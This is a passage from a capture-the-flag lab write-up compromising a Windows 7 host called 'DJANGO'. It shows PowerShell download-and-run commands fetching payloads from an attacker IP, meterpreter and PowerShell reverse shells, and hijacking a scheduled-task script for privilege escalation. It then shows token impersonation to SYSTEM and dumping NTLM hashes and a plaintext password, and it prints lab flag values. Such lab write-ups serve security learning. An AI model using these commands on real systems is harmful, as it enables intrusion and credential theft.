System.Net.Webclient).DownloadFile('http://10.66.67.242/shell.exe', 'shell.exe')"

ls


    Directory: C:\xampp\htdocs


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----         11/12/2018   7:10 AM            dashboard
d----         11/12/2018   7:10 AM            img
d----         11/12/2018   7:10 AM            webalizer
d----         11/12/2018   7:10 AM            xampp
-a---          2/27/2017   9:36 AM       3607 applications.html
-a---          10/4/2021   8:24 AM         31 backdoor.php
-a---          2/27/2017   9:36 AM        177 bitnami.css
-a---          7/16/2015   3:32 PM      30894 favicon.ico
-a---          7/16/2015   3:32 PM        260 index.php
-a---          10/4/2021   8:46 AM       7168 shell.exe


PS C:\xampp\htdocs>
```

Trigger meterpreter reverse shell

```
cmd.exe /c "shell.exe"
```

Observe that we are now on meterpreter shell

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.66.67.242:443
[*] Sending stage (200262 bytes) to 10.150.150.212
[*] Meterpreter session 1 opened (10.66.67.242:443 -> 10.150.150.212:49219) at 2021-10-04
15:58:46 +0800

meterpreter > sysinfo
Computer        : DJANGO
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : PWNTILLDAWN
Logged On Users : 3
Meterpreter     : x64/windows
meterpreter > getuid
Server username: DJANGO\chuck.norris
meterpreter >
```

Get Flag 11

```
C:\Users\chuck.norris\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3829-EAA8

 Directory of C:\Users\chuck.norris\Desktop

02/05/2019  10:41 AM    <DIR>          .
02/05/2019  10:41 AM    <DIR>          ..
02/05/2019  10:40 AM                40 FLAG11.txt
               1 File(s)             40 bytes
               2 Dir(s)   3,863,724,032 bytes free
```

```
C:\Users\chuck.norris\Desktop>type FLAG11.txt
type FLAG11.txt
7a763d39f68ece1edd1037074ff8d129451af0b1
C:\Users\chuck.norris\Desktop>ipconfig & hostname
ipconfig & hostname

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::3080:f095:7a6d:90b8%10
   IPv4 Address. . . . . . . . . . . : 10.150.150.212
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.150.150.1

Tunnel adapter isatap.{7E4FBDB3-51BD-4326-8DBE-E7CBFB68D6CB}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
Django

C:\Users\chuck.norris\Desktop>
```

Local privilege escalation

Check scheduled tasks

```
C:\xampp\htdocs>schtasks /query /fo LIST /v
schtasks /query /fo LIST /v

Folder: \
HostName:                             DJANGO
TaskName:                             \Record Documents Directory Content
Next Run Time:                        10/4/2021 9:05:08 AM
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        10/4/2021 9:04:08 AM
Last Result:                          0
Author:                               WIN-8KULUSCL0MI\chuck.norris
Task To Run:                          C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
-File "C:\Users\rambo\Documents\record-content-scheduled.ps1"
Start In:                             N/A
Comment:                              N/A
Scheduled Task State:                 Enabled
Idle Time:                            Disabled
Power Management:                     Stop On Battery Mode, No Start On Batteries
Run As User:                          DJANGO\chuck.norris
Delete Task If Not Rescheduled:       Enabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        One Time Only, Minute
Start Time:                           N/A
Start Date:                           N/A
End Date:                             N/A
Days:                                 N/A
Months:                               N/A
Repeat: Every:                        0 Hour(s), 1 Minute(s)
Repeat: Until: Time:                  None
Repeat: Until: Duration:              Disabled
Repeat: Stop If Still Running:        Disabled
```

Modify InvokePowerShellTcp to auto trigger reverse shell

```
┌─[user@parrot]─[~/Desktop/pwn/django]
└──╼ $tail Invoke-PowerShellTcp.ps1
        }
    }
    catch
    {
        Write-Warning "Something went wrong! Check if the server is reachable and you are using
the correct port."
        Write-Error $_
    }
}

Invoke-PowerShellTcp -Reverse -IPAddress 10.66.67.242 -Port 5555
┌─[user@parrot]─[~/Desktop/pwn/django]
└──╼ $
```

Replace record-content-scheduled.ps1 with malicious powershell script

```
C:\Users\rambo\Documents>copy record-content-scheduled.ps1 record-content-scheduled.old
copy record-content-scheduled.ps1 record-content-scheduled.old
        1 file(s) copied.

C:\Users\rambo\Documents>powershell.exe -c "(new-object
System.Net.Webclient).DownloadFile('http://10.66.67.242/Invoke-PowerShellTcp.ps1', 'record-
content-scheduled.ps1')"
powershell.exe -c "(new-object System.Net.Webclient).DownloadFile('http://10.66.67.242/Invoke-
PowerShellTcp.ps1', 'record-content-scheduled.ps1')"


C:\Users\rambo\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3829-EAA8

 Directory of C:\Users\rambo\Documents

10/04/2021  09:08 AM    <DIR>          .
10/04/2021  09:08 AM    <DIR>          ..
10/04/2021  09:08 AM                 8 hello.txt
02/28/2019  01:57 PM                55 record-content-scheduled.old
10/04/2021  09:09 AM             4,404 record-content-scheduled.ps1
               3 File(s)          4,467 bytes
               2 Dir(s)   3,864,838,144 bytes free
```

Observe our extensive privileges now, we will need to migrate this again to meterpreter

```
┌─[user@parrot]─[~/Desktop/pwn/django]
└──╼ $rlwrap nc -nlvp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.150.150.212.
Ncat: Connection from 10.150.150.212:49230.
Windows PowerShell running as user chuck.norris on DJANGO
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process   Disabled
SeSecurityPrivilege           Manage auditing and security log     Disabled
SeTakeOwnershipPrivilege      Take ownership of files or other objects  Disabled
```

```
SeLoadDriverPrivilege           Load and unload device drivers            Disabled
SeSystemProfilePrivilege        Profile system performance                Disabled
SeSystemtimePrivilege           Change the system time                    Disabled
SeProfileSingleProcessPrivilege Profile single process                    Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority              Disabled
SeCreatePagefilePrivilege       Create a pagefile                         Disabled
SeBackupPrivilege               Back up files and directories             Disabled
SeRestorePrivilege              Restore files and directories             Disabled
SeShutdownPrivilege             Shut down the system                      Disabled
SeDebugPrivilege                Debug programs                            Enabled
SeSystemEnvironmentPrivilege    Modify firmware environment values        Disabled
SeChangeNotifyPrivilege         Bypass traverse checking                  Enabled
SeRemoteShutdownPrivilege       Force shutdown from a remote system       Disabled
SeUndockPrivilege               Remove computer from docking station      Disabled
SeManageVolumePrivilege         Perform volume maintenance tasks          Disabled
SeImpersonatePrivilege          Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege         Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege   Increase a process working set            Disabled
SeTimeZonePrivilege             Change the time zone                      Disabled
SeCreateSymbolicLinkPrivilege   Create symbolic links                     Disabled
PS C:\Windows\system32>
```

Migration to meterpreter

Observe how we are on a meterpreter shell

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.66.67.242:443
[*] Sending stage (200262 bytes) to 10.150.150.212
[*] Meterpreter session 2 opened (10.66.67.242:443 -> 10.150.150.212:49234) at 2021-10-04
16:24:42 +0800

meterpreter > sysinfo
Computer        : DJANGO
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : PWNTILLDAWN
Logged On Users : 3
Meterpreter     : x64/windows
meterpreter > getuid
Server username: DJANGO\chuck.norris
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
```

```
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter >
```

Post exploitation recon

Impersonate system token so we can run mimikatz

```
meterpreter > use incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
DJANGO\chuck.norris
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON

meterpreter > impersonate_token "NT AUTHORITY\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Get chuck.norris ntlm hash

```
meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

Username      Domain  NTLM                              SHA1
--------      ------  ----                              ----
chuck.norris  DJANGO  130780f9b3dd2a9bdeaec9c0521d8c10  fd41d0d1cb154b5670df0cd9e2929edf2c018f35
```

Get chuck.norris plaintext password

```
meterpreter > creds_wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
===================

Username      Domain       Password
--------      ------       --------
(null)        (null)       (null)
DJANGO$       PWNTILLDAWN  (null)
chuck.norris  DJANGO       fightbrucelee
```

Get hash dump of every user in the system

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
chuck.norris:1003:aad3b435b51404eeaad3b435b51404ee:130780f9b3dd2a9bdeaec9c0521d8c10:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
rambo:1004:aad3b435b51404eeaad3b435b51404ee:5ae2c7ac7b4f354f4baac3d3d962c726:::
```

Get Flag 20

```
PS > ls FLAG20.txt


    Directory: C:\xampp


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---          3/13/2019   2:43 PM         40 FLAG20.txt


PS > type FLAG20.txt
a9435c140b6667cf2f24fcf6a9a1ea6b8574c3e7
PS >
```